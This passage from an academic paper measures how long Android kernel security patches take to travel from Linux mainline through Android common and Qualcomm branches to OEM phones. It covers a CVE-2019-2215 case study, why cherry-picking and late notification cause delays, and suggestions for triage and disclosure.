


Figure 4: Upstream patch delays (Linux CVEs)




Figure 5: Linux mainline to LTS (Linux CVEs)




Figure 6: LTS to Android common (Linux CVEs)




Figure 7: Android to Qualcomm mainline (Linux CVEs)




Figure 8: Qualcomm mainline to stable (Linux CVEs)




Figure 9: Qualcomm mainline to stable (Qualcomm CVEs)

propagation precisely and make a number of interesting observations about both Linux and Qualcomm vulnerabilities.

Figure 4 gives an overview of the cumulative patch delays observed at each layer with respect to Linux mainline (here all included CVEs affect Linux). As we can see, Linux internally (mainline → LTS) already has a substantial delay, with 20% of the patches being 100 days or longer. On the other hand, Google does a good job in tracking Linux vulnerabilities, as the line representing the Android common's patch delays is closely aligned with that of Linux LTS. Qualcomm's mainline is noticeably slower in picking up patches from its upstream (note the log-scale nature of the X-axis). Finally, we find that Qualcomm can be considered the bottleneck as it is extremely slow in propagating most of its patches from mainline to stable branches. For about half of the cases, the Qualcomm-internal propagation delay is at least 2 to 3 months. From the end-to-end point of view, the majority of patches take over 100 days for them to propagate from Linux mainline all the way to Qualcomm stable. About 15% of the patches took 300 or more.

If we break the result down further layer by layer, Figure 5 shows the delay incurred in Linux internally (mainline → LTS) across all four major kernel versions 3.18, 4.4, 4.9 and 4.14. We see 5% to 25% of patches experience a delay of 100 days or longer (with 3.18 being the worst). In extreme cases, after patched in Linux mainline, CVE-2017-15868 is not patched in Linux LTS 3.18 until 954 days later. Not too long ago, a critical vulnerability CVE-2019-2215 was not patched in Linux LTS 4.4 until about 600 days later, ultimately leaving most downstream OEM kernels such as Pixel2 and Samsung S8/S9 vulnerable [25].

The case for Linux LTS → Android common (Figure 6) is different and interesting. The delays are much smaller where more than half of the CVEs are patched in Android common the same day as Linux LTS or earlier. When we look into the reason, we find that the maintainer of Linux LTS, Greg Kroah-Hartman, also helps maintain the Android common repository (note the large fraction of 0-day delay cases). After merging commits from mainline to LTS, he usually merges commits from LTS to Android common repository right away. The other thing worth noting is that about 10% – 20% of the patches are applied in Android common first and then appear in LTS, exhibiting negative delays. This is because Google has been diligently scouting for important security patches everywhere, sometimes picking up patches from Linux mainline directly and bypassing the slow Linux LTS. Google is capable of

doing this because (1) they hire many engineers who are also Linux maintainers, and (2) Google offers a bug bounty program and thus many Linux bugs are reported to Google first who typically tries to get Linux mainline to patch first and then port it immediately (according to the feedback we received from Google).

The case for Android common → Qualcomm mainline (shown in Figure 7) is similar in the sense that also about 5% – 20% of the patches are observed in Qualcomm first and then Android common. Similar to Google, Qualcomm also independently ports patches from Linux mainline. Interestingly, this means that even after Google picked up patches from Linux mainline directly, there are additional mainline patches missed by Google which are picked up by Qualcomm directly.

The last step in the pipeline is about the Qualcomm mainline branch (e.g., 3.18) to its corresponding stable. As shown in Figure 8, we pick three representative stable branches that correspond to the Android devices and OS versions we will analyze (recall that stable branches are specific to chipsets and Android OS versions). We note that other branches yield similar results (except those ones with insufficient history). We excluded all 4.14 stable branches because they are too new to have sufficient history. Overall, we can see that the delay is very substantial compared to the earlier steps. For 4.4, about 80% of the patches are delayed for 100 days or longer and 20% delayed for 200 days or longer. 4.9 is somewhat better than 4.4 with 80% of the patches delayed for 60 days or longer. Both are far worse than the internal delays in Linux (Figure 5). Interestingly, the 3.18 stable branch shows a comparable delay to 4.4 (and even slightly better) — a sharp contrast with the previous step that the Qualcomm 3.18 mainline being the slowest among all other mainlines (shown in Figure 7). Upon closer inspection, this is due to an older patching practice for the Qualcomm 3.18 repo which we will discuss in detail in §6.

In summary, for vulnerabilities that originate in Linux, we pinpoint the *internal propagation delays* within Qualcomm and Linux (*i.e.,* mainline to stable/LTS) to be clear bottlenecks. In addition, we find that newer kernel versions (from 3.18 to 4.14) generally correspond to more timely patch propagation across all these layers. The improvement however appears to have stabilized since 4.9.

Finally, we also inspect vulnerabilities that originate in Qualcomm — they constitute more than 60% of the CVEs as shown in Table 2. Surprisingly, as shown in Figure 9, the patch delays seem abnormally small compared to the Linux vulnerabilities (Figure 8). We suspect this is because Qualcomm is much more aware of the vulnerabilities specific to its own code, *i.e.,* triaged and analyzed internally, and thus can react faster. We will provide more evidence to support this in §6.

5.4 Patch propagation to Android OEM phones

In this section, we follow the patch propagation pipeline to OEM vendors using a variety of Android devices as described in §5.1. We are primarily interested in measuring the patch delay and understanding generally whether OEM delays represent the bottleneck in the end-to-end patch propagation. In addition, these Android devices are produced and maintained by different companies, marketed as high-end or low-end phones, and released in diverse geographic regions. We therefore also examine how these factors may influence the patching behavior. For most phones, we are able to retrieve a continuous stream of firmware images (one image per month according to build dates). Thus we can pinpoint when a patch is applied.

Figure 10 shows the patch propagation delay from Qualcomm stable to OEM phones (aggregated over all the phones). For every OEM phone, we pick one or more corresponding Qualcomm stable branches as upstream with the matching chipset and Android OS versions (note a phone may upgrade its Android OS version during its lifetime). As we can see, for Qualcomm-specific vulnerabilities (in dotted lines), OEM phones fall behind Qualcomm stable significantly — the delay is 100 days or more for 70 - 90% of CVEs. On the other hand, for vulnerabilities that originated in Linux, we find that the delays are noticeably smaller. This is due to Linux vulnerabilities being patched much earlier in upstream (Linux and Google's Android common) and therefore OEM vendors do not necessarily need to wait for patches to propagate to Qualcomm stable. For example, they could be notified by Google earlier.

Next, we also plot the end-to-end delay in Figure 11 by adding up delays in each propagation layer in the whole ecosystem. Here the earliest patch is either Linux mainline or Qualcomm, depending on whether the vulnerability is originated from Linux or Qualcomm. Generally, both cases incur significant delays with Linux vulnerabilities being generally worse. This is understandable because a Linux patch naturally has a longer propagation chain compared to a Qualcomm patch. As we can see, more than half of the Linux CVEs are delayed for 200 days or more, and 10% to 30% of CVEs are delayed for more than a year. This is an unacceptably long delay that allows experienced hackers to craft exploits against unpatched OEM devices. CVE-2019-2215 is one such example [24].

Next, we analyze a number of factors that might influence the patch delays in OEM phones.

- **Vulnerability severity.** Intuitively, more severe




Figure 10: Delay between Qualcomm stable and OEM phones




Figure 11: End-to-end delay between earliest patch and OEM phones




Figure 12: End-to-end delay between earliest patch and OEM phones




Figure 13: Different OEM vendor comparison




Figure 14: High/low-end phone comparison




Figure 15: Patch delays from Linux mainline to LTS (by severity)

vulnerabilities should be patched sooner rather than later by OEM vendors (or upstream). However, as shown in Figure 12, the result is not supportive. Specifically, we plot the distribution of end-to-end patch propagation delays by vulnerability severity levels. In §6, we will offer a much more detailed explanation of the phenomenon (after reaching out to Google). Note that there are only 33 critical CVEs from the security bulletin, and 30 of them are very old (originally patched before 2017) not applicable to many of the new OEM devices. Thus we combine them with high severity CVEs.

• **Name brand.** To do a fair comparison, we sample 8 phones from 8 first-tier companies which are all high-end and released in 2017: Google Pixel2, Samsung S8, Xiaomi Mi 6, Huawei Mate 10, Oneplus 5, Oppo R11s, SONY Xperia XZ1 and LG V30. Their corresponding kernel versions are also the same — 4.4.y. We only compare the CVEs that affected all target phones and ignore the CVEs patched beforehand. As seen in Figure 13, the results show that Google Pixel 2 and SONY clearly did the best. In contrast, Xiaomi, Oppo, and LG are the slowest.

• **High-end vs. Low-end.** This may be an expected result as companies tend to devote more resources to their flagship phones. Figure 14 shows the comparison between high-end phones (Mi 8, Galaxy S9) and low-end phones (Mi8 Lite, Galaxy A9 star) in Samsung and Xiaomi.

• **Geographic locations and carriers.** We did a small sample analysis of Samsung and Huawei phones, and the results show that the same kind of phone (only with minor adjustments, *e.g.,* for local carriers) in different regions got patched at the same time in most cases, with about only 10 percent of the cases being slightly different.

• **Time after release.** Android devices are known to have a relatively short support lifetime, *e.g.,* Google phones now offer mostly 3 years of security updates [22]. In practice, most phones (especially high-end ones) do indeed enjoy at least 2 years of support. A major exception is Xiaomi's Redmi 4, a popular low-end phone popular in China and India. It was released in 2017 and still had some updates (*i.e.,* new firmware images) until March 2019. However, surprisingly it stopped patching any security vulnerabilities since early 2018 (less than a year).

6 Causes of Patch Delays

So far, we have quantified the patch delays in the Android kernel ecosystem mostly in a "blackbox" manner. However, other than blaming the long chain of patch propagation, we have not explored the reasons why the delays are so profound. This can be illuminating for future improvements in patching practices.

To achieve this goal, we collect additional information to help explain the rationale behind the patching practices by each participating party in the ecosystem. Specifically, we will analyze the security bulletins released by more organizations (Qualcomm), extract more details related to each patch commit, and reach out for information to the various parties including Google, Qualcomm, and Samsung.

From an intent point of view, a security patch can be applied in either of the two ways: *knowingly* or *unknowingly*. For example, an OEM vendor may be notified by Google about a serious security vulnerability and knowingly look for patches from upstream. On the other hand, Google may be blindly applying all upstream commits from Linux LTS to Android common branches, not knowing which are important security patches. Understanding the intent will provide valuable insight into the patching delays.

Based on this basic framework, we propose the following hypotheses to explain the slow patching.

(1) Even though the Android kernel ecosystem is largely open-source, the "knowledge of a security vulnerability" is often lacking and does not traverse the ecosystem fast enough, preventing security patches from being recognized and "knowingly" picked up by those who are affected (e.g., OEM vendors).

(2) A downstream kernel branch may have drifted from the upstream (*e.g.,* customization in downstream), it is not always possible to blindly apply all upstream commits (conflicts can arise). This may cause some kernels to lower the frequency to "sync" with upstream kernel branches, reducing the possibility of "unknowingly" patching a vulnerability in time.

To validate the hypotheses, we look into detailed commit log of kernel repositories. As all kernel repos (*i.e.,* Linux, Qualcomm, and Android common) are managed by git, we are able to differentiate through the commit log whether an upstream patch is knowingly "cherry-picked" or unknowingly "merged" (together with a stream of commits) into a downstream kernel branch. They correspond to the command `git cherry-pick <upstream-commit>` and `git merge <upstream-commit>` respectively. The semantic of cherry-pick is to pick a specific upstream commit and port it over to downstream, whereas merge pulls all the commits since last divergence up to `<upstream-commit>`.




Figure 16: Case study: CVE-2019-2215

Cherry-pick is more flexible as it can patch specific vulnerabilities without influencing other features. However, it requires knowledge about which upstream commit corresponds to an important security patch. In other words, the downstream must either be notified about the patch or identify the security issue proactively.

Merge treats all upstream commits equally and does not differentiate between security patches (severe or not) and other bug fixes. If done frequently enough, patch delays can be effectively reduced. The drawback is that manual resolution is needed when merge conflicts occur.

Similar to merge, fork is sometimes used by a downstream to become a clone of an upstream. This way, the downstream automatically inherits all the patches applied in the upstream at the time of fork. The drawback is if any customization is made in downstream, however, it needs to be ported over to the newly forked branch.

Next, we use a case study of a known CVE to demonstrate when these patch operations are performed, and how they can help explain the patch delays.

Case study. In Figure 16, we illustrate the above patch operations using CVE-2019-2215, a serious vulnerability that allows rooting [25] which was originally patched in Linux mainline on 2/1/2018. The cherry-pick by Linux 4.4 LTS occurred on 10/7/2019 with a long delay. Notably, Google's Android common 4.4 branch proactively cherry-picked the patch from Linux mainline on 2/6/2018 (bypassing its direct upstream). Unfortunately, Google does not appear to be aware of how serious the vulnerability is, evident by the extremely late Android security bulletin announcement on 10/5/2019 (an 18 months delay) and Google's public statement admitting them being informed by the project zero team on 9/26/2019 [24]. It is also worth noting that no CVE was issued prior to the point. During this time, Qualcomm was uninformed about the vulnerability either. Its stable branch `kernel.lnx.4.4.r27-rel` did not cherry-pick the patch, leaving the corresponding Samsung S8-Oreo (Android 8.x) to be vulnerable all

this time [25].

On the other hand, Qualcomm stable branch `kernel.lnx.4.4.r35-rel`, representing the same chipset with an upgraded Android Pie (9.x) had been merging updates from android-4.4 periodically (merge is preferred in Qualcomm stable prior to its release), thus patching the vulnerability on 3/7/2018. Luckily, when Samsung S8 upgraded its OS from Oreo to Pie, it forked from this stable branch, inheriting the patch unknowingly. Unfortunately, other OEM phones using the same chipset (and staying on Android Oreo) will remain vulnerable unless they cherry-pick patches elsewhere. In fact, we have checked that `kernel.lnx.4.4.r27-rel` never bothered to apply the patch until the end of its lifetime on 1/22/2020.

The case study gives us good insight on how the patching process is like in the ecosystem. Next, we will generalize the insight by analyzing each step of the propagation closely and offer takeaways and suggestions on how to improve the ecosystem.

1. Linux community. Linux vulnerabilities are always first patched in Linux mainline and then cherry-picked by downstream branches. Since Linux stable/LTS branches aim to operate as reliably and stably as possible, there is a formal set of rules guiding the cherry-pick of upstream patches [3], *e.g.,* "it cannot be bigger than 100 lines, with context; it must fix a real bug that bothers people, ... a real security issue".

Thanks to the close collaboration between Linux mainline and stable maintainers and the fact they belong to the same community, patch delays between the two are generally small. The outlier 3.18.y was noticeably slower than others. It turns out that other than the fact that it is an older branch, it was never meant to be an LTS branch. However, due to popular demand from Android kernels which decide to fork from 3.18.y, it remains actively maintained for much longer than originally intended. This may partially explain the slow cherry-pick of upstream patches. In other LTS branches, patch delays are generally small despite a long tail.

Unfortunately, due to the general principle followed by Linux that "a bug is a bug" [6], oftentimes the Linux community does not realize whether a bug is truly an exploitable security bug until much later. By convention, security patches in Linux are not labeled as such in the public commit logs [23]. This creates a situation where Linux LTS maintainers are not even aware of the impact of those vulnerabilities. As supporting evidence shown in Figure 15, counterintuitively, CVEs that are (later) rated as critical and high by Google turn out to take noticeably longer time for Linux to patch, indicating the lack of knowledge by Linux. In fact, we find 17 out of 37 patches for critical vulnerabilities were initially missed in the initial "train" of cherry-picked patches, as they appear "out-of-order" with respect to other cherry-picked patches.

Propagation step	3.18	4.4	4.9	4.14
LTS ->Android	63/106	74/105	70/74	30/31
Android ->Qualcomm	26/95	93/109	72/74	61/66

Table 4: The ratio of CVEs patched by merge

Even when Linux is aware of a security vulnerability, *e.g.,* notified by an external party via the private vulnerability reporting mailing list, `security@kernel.org`, this knowledge may or may not propagate internally to Linux LTS maintainers. In addition, as Linux's commits are often intentionally opaque [23], the knowledge is almost definitely lost outside of Linux, preventing downstream kernels from cherry-picking the corresponding patches timely. The only publicly available mechanism to document such knowledge is the CVE database. However, it is known to be incomplete and takes a long time to assign a CVE number and to update the entry [6].

Therefore, a better mechanism to track security issues is needed. Specifically, for the vulnerabilities that are reported to Linux through its private mailing list, we argue that it is a big missed opportunity where Linux has already triaged the bug and can clearly label the corresponding fixes as security-critical to help the downstream kernel (this is much more efficient than the CVE mechanism). For other bug fixes, we call for better tools to automatically reason about the nature of a bug and determine if it has serious security implications — a recent tool has been developed by Wu et al. [36].

2. Google. Android common kernels are forked from Linux stable/LTS initially and then add Android-specific changes on top (sometimes referred to as "out-of-tree" code). Over the years, Google has been upstreaming much of its code to Linux mainline and reducing such "out-of-tree" code [28]. This allows Android common kernels to merge patches from Linux LTS with a delay of 0 day, a week, to a month sometimes, and only occasionally cherry-pick from Linux mainline directly for important security patches. This is evident in Table 4 which shows the exact numbers of patches merged vs. cherry-picked. Note that 3.18 and 4.4 are exceptions as most of the patches in the beginning were cherry-picked from Linux mainline where the delays are less predictable (some are creating negative delays compared to Linux LST).

In addition to keeping its own Android common kernels up-to-date, Google has another important responsibility to notify OEM vendors about security patches. While the exact notification date is mostly not made public, according to Google, it typically goes out




Figure 17: Notification delays of Linux CVEs (by severity)




Figure 18: Notification delays of Qualcomm CVEs (by severity)




Figure 19: Post-notification delays of cherry-picked patches (by severity)

at least a month prior to the information appearing on the security bulletin [2]. Surprisingly, as Figure 17 shows, in the majority of the CVEs, it takes anywhere from 100 to 500 days for the details to appear on the security bulletin (note that the actual notification should be at least 30 days earlier). In the extreme 20% of the CVEs, it takes 500 days or more. We believe this is due to the fact that Google is not really aware of which of the merged patches are security-critical — indeed the delays shown in the figure do not appear correlated with the severity of vulnerabilities.

In the same figure, we also show the notification delays of CVEs where Google knowingly cherry-picked important security patches. Indeed, the delays are noticeably smaller. This indicates the lack of knowledge is the culprit again, supporting our hypotheses. There is still not too much difference based on vulnerability severity levels. After finishing the analysis, we also confirmed with Google that this is expected as their pipeline does not distinguish severity levels by design. Every month, all issues rated above the threshold and known to Google, *e.g.,* moderate and above, are worked on together in a batch. Exceptions occur only under extraordinary circumstances where disclosure of a serious vulnerability is imminent.

In general, for vulnerabilities that originate in Linux, better and more automated vulnerability triage seems to be a key capability that can benefit Google. Manually sifting through merged upstream commits and narrowing down to the handful that eventually appears on the Android security bulletin can be prohibitively expensive. Alternatively, if Linux has done the triage already, Google can benefit directly from the knowledge, *e.g.,* through tighter collaboration.

For vulnerabilities that originate in Qualcomm, Google should have the first-hand knowledge already — they are almost always informed by either Qualcomm or external parties about the specifics. In such cases, the notification to OEM vendors should be as swiftly as possible, which unfortunately is not the case as we will discuss later in the section.

3. Qualcomm. Qualcomm maintains many more branches compared to Linux and Google and the overhead of patch tracking and management goes up. However, we find its mainline branches are maintained in a similar fashion to Android common. As seen in Table 4, mainlines primarily merge commits from Android common and only occasionally cherry-picks patches from Linux directly. One difference is the merge frequency is generally lower than that of Android common, resulting in longer delays as shown in Figure 7.

On the other hand, Qualcomm stable branches are maintained differently. After they are forked from a mainline and labeled as “release”, only cherry-picks are performed. This creates the same paradox that even though Qualcomm mainlines merge patches relatively timely, the developers are not aware of the security-critical nature of these patches. As a result, it can take Qualcomm stables a long time to cherry-pick the patches. Indeed, Figure 8 illustrates the dramatic delay. Shockingly enough, after we reach out to Qualcomm about the delays, their response indicates that this is because stable branches often receive Linux-specific patches only when customers ask for them explicitly.

In principle, even if Qualcomm is interested in proactively patching Linux vulnerabilities, the knowledge gap needs to be bridged by Linux (*e.g.,* labeling the security nature of a patch). However, Qualcomm can do its part by merging more patches to stable branches without distinguishing their nature, despite the fact that Qualcomm stables are designed to include bug fixes only. This is because Qualcomm stables are already based on Android common branches and indirectly from Linux stable/LTS, which commit

necessary bug fixes only (no new features). Interestingly, we observe two recent stable branches based on Android 10, namely `kernel.lnx.4.9.r34-rel` and `kernel.lnx.4.9.r30-rel` in Qualcomm follow this very strategy.

In contrast, for vulnerabilities that originate in Qualcomm kernels, we know that they are patched much more timely in stable branches (see Figure 8). In such cases, Qualcomm is likely already aware of the nature of the bugs — most are described as externally reported or internally discovered during auditing. Thus Qualcomm should be able to notify OEM vendors as soon as patches are available. Unfortunately, after collecting data from Qualcomm's security bulletin (released monthly since Sep 2017), we found that the delay between the earliest patch and its own notification date is not ideal (median delay: 63 days, mean delay: 130 days), as shown in Figure 18 (surprisingly indiscriminative of the vulnerability severity again). Note that we combine high/critical CVEs into one line here because there are only three critical Qualcomm kernel CVEs since the inception of Qualcomm's security bulletin.

After confirming with Qualcomm, we know that the customer notification is sent out (to all OEM vendors) only after fixes have been widely propagated on affected branches. However, we believe the notification process can be more agile — a subset of OEM vendors can be notified as soon as their corresponding branches have the patches ready. Even better, oftentimes the patches are not really different across branches, Qualcomm can simply notify all customers as soon as the earliest patch is ready and OEM vendors can make an early decision (*e.g.,* testing the patch independently before applying). This way, the major bottleneck of late notification can be mitigated.

According to the same figure, there is another delay of two to three months before Google publishes these CVEs on its security bulletin. Since most OEM vendors follow Google's monthly schedule to update security patch level, OEM patches will be unnecessarily delayed.

4. OEM phones. To understand how patching is performed on OEM kernels, we refer to the Pixel source branches as well as an Oneplus repo that happened to contain the complete commit history. We observe that these kernels cherry-pick patches from Qualcomm (either mainline or stable) and even Linux sometimes. In addition, when OEM vendors decide to upgrade the Android OS (*e.g.,* Android Oreo to Android Pie), they usually abandon the old branch and develop another stable branch (forking from upstream) that corresponds to the new Android OS (as the case study about Samsung S8 showed). We can infer that other OEM vendors follow the same strategy of (1) cherry-picking instead of merging, and (2) forking when upgrading. This is because (1) the firmware images often skip upstream patches (so it is unlikely performing `git merge`), and (2) OS upgrades always happen together with the kernel version updates, which is also the case with Qualcomm stable branches — OS upgrades lead to a new stable branch with an advanced kernel version. In addition, we always observe a large number of kernel patches applied when the firmware is upgraded to a new Android OS.

Specifically, depending on the exact phone model, 30% to 75% of CVEs can be patched through forking a new branch from upstream. This is not a healthy number because Android OS upgrades usually happen on a yearly basis and not to mention that there are often additional delays for these upgrades to reach user devices (*e.g.,* carrier delays). Clearly, more patches should have been cherry-picked in between upgrades.

For the cherry-picked patches, we consider them timely if they are applied within a reasonable amount of time after Google or Qualcomm notify the OEMs, which is typically expected to be a month or two. Unfortunately, OEM vendors are often significantly behind the schedule. As Figure 19 shows, 80% of the Qualcomm CVEs take OEMs 100 days or more to deploy corresponding patches. This is likely because OEM vendors ignore Qualcomm's notifications and prefer to follow the monthly updated security patch level set by Google. We contacted Samsung and confirmed that OEMs are bound to follow Android's monthly bulletin while no such strict requirements exist for Qualcomm. This is reflected in the figure where more than 50% of the CVEs take OEMs less than a month (sometimes even beforehand) to patch after the Android security bulletin publication (which is within the expectations [13]). As we can see, Google's notification plays a huge role in getting OEMs to patch.

We note that there is a small fraction of patches (roughly 5%) delayed for 200 days or more after Google's security bulletin is published. This is not only due to slow and infrequent security updates by some devices but also occasionally skipped CVEs (out of the ones published together in a month). For example, we find that Samsung S8 has skipped nothing but CVE-2018-13900 from Google's Feb 2019's security bulletin, which interestingly got patched eventually in 2020. Finally, from Figure 19, we do not find significant correlation between the severity of vulnerabilities and timeliness of patches being cherry-picked by OEMs. Note that the number of critical cherry-picked patches by OEMs is very limited, especially for some new phones, thus we combine high and critical ones into a single line. In fact, CVE-2018-13900 is a high severity

vulnerability yet skipped by Samsung S8.

To improve the situation, OEM vendors should obviously react more timely to the earliest notification, *e.g.,* Qualcomm. Furthermore, similar to what we suggest for Qualcomm, OEM vendors can consider merging patches directly from upstream instead of cherry-picking them. We also hope that high-end and low-end phones can be treated equally, as we show low-end phones tend to receive patches more slowly in Figure 14. At the end of the day, we believe a better and more automated patching/testing process will help.

Summary. Overall, the analysis supports our hypothesis and we propose three general areas that need improvement.

More efficient triage systems. The triage process of security vulnerabilities today is largely manual. This is evident in the case study where the initial bug fix made in Linux mainline was never treated seriously enough by the rest of the ecosystem (Linux LTS failed to cherry-pick it also). Better automated reasoning tools (*e.g.,* [36]) can assist the developers in identifying security-critical bugs and take actions accordingly.

More efficient knowledge propagation. Unfortunately, even when the knowledge of an important security vulnerability does become available in one party, it either does not have a good mechanism to propagate the information (*e.g.,* Linux), or propagate the information in a delayed manner (*e.g.,* notification by Google and Qualcomm). In addition, sometimes it is beneficial to propagate the knowledge in the reverse direction (*e.g.,* some patches shown to be applied in Google before Linux LTS). Ideally, this process should be more automated to reduce delay.

Cleanly separate the changes made in downstreams. Current patching practices in downstreams largely rely on cherry-picking, *i.e.,* Linux LTS, Qualcomm stables, and OEMs. If a downstream kernel can cleanly separate its customization code from the upstream, or even better, upstream its customization (as is the case with Google[28]), the responsibility of patching upstream vulnerabilities can be completely automated with merging, *i.e.,* Android common and Qualcomm mainlines. A downstream kernel can simply merge automatically and fix security issues unknowingly.

7 Discussion

Unpatched kernels. By design, patch presence test is unable to equate the absence of patches with the target "being vulnerable". Throughout our measurements, we observe many cases where the downstream kernels never apply patches from upstream. However, this could simply mean that the downstream kernel is not affected by the upstream vulnerability, *e.g.,* due to customization of the vulnerable function. This is why we focus on the patched cases only, because it implies the downstream kernels are affected.

Further delays after the OEM patches. Our patch propagation measurement stops at the kernel compilation (build) dates. However, in practice, there are additional delays before the OEM updates can arrive at a user device. They include carrier certification delays (for carrier-locked phones), and users intentionally delaying the firmware update even if it is already available through OTA. Unfortunately, such delays are hard to quantify and we consider them out of scope. To get a basic sense of carrier certification delays, we manage to find the LG V30/Samsung S7/Samsung S8 on T-Mobile websites and SamsungS7/SamsungS8 on ATT websites that appear to publish the firmware release date. The average delay between built and release is about 20 days. To draw any meaningful conclusions though, a large-scale analysis needs to be done across more devices and carriers.

Chipset vendors other than Qualcomm. In addition to Qualcomm, other major SoC vendors include MediaTek, Kirin, and Exynos. Unfortunately, none of these vendors provides the complete git repositories for their recent chipsets. In addition, the CVEs specific to Kirin and Exynos chipsets are published only on Huawei's and Samsung's official websites but no links exist to the corresponding patches. Together, they represent a hurdle for any external party to track their patches. We suspect reverse engineering on the firmware images will be the only way to analyze the presence and absence of patches.

8 Related Work

Code similarity at the source and binary level. To conduct our measurement we need the ability to accurately test the patch presence at both source level (*e.g.,* the source code of the phone kernel is released) and binary level (*e.g.,* only ROMs are available for the target phone). There exist a large body of work aiming to compute the source/binary code similarity (*e.g.,* to find similar functions as a given vulnerable one), using a variety of source and binary level features [14, 27, 26, 34, 41].

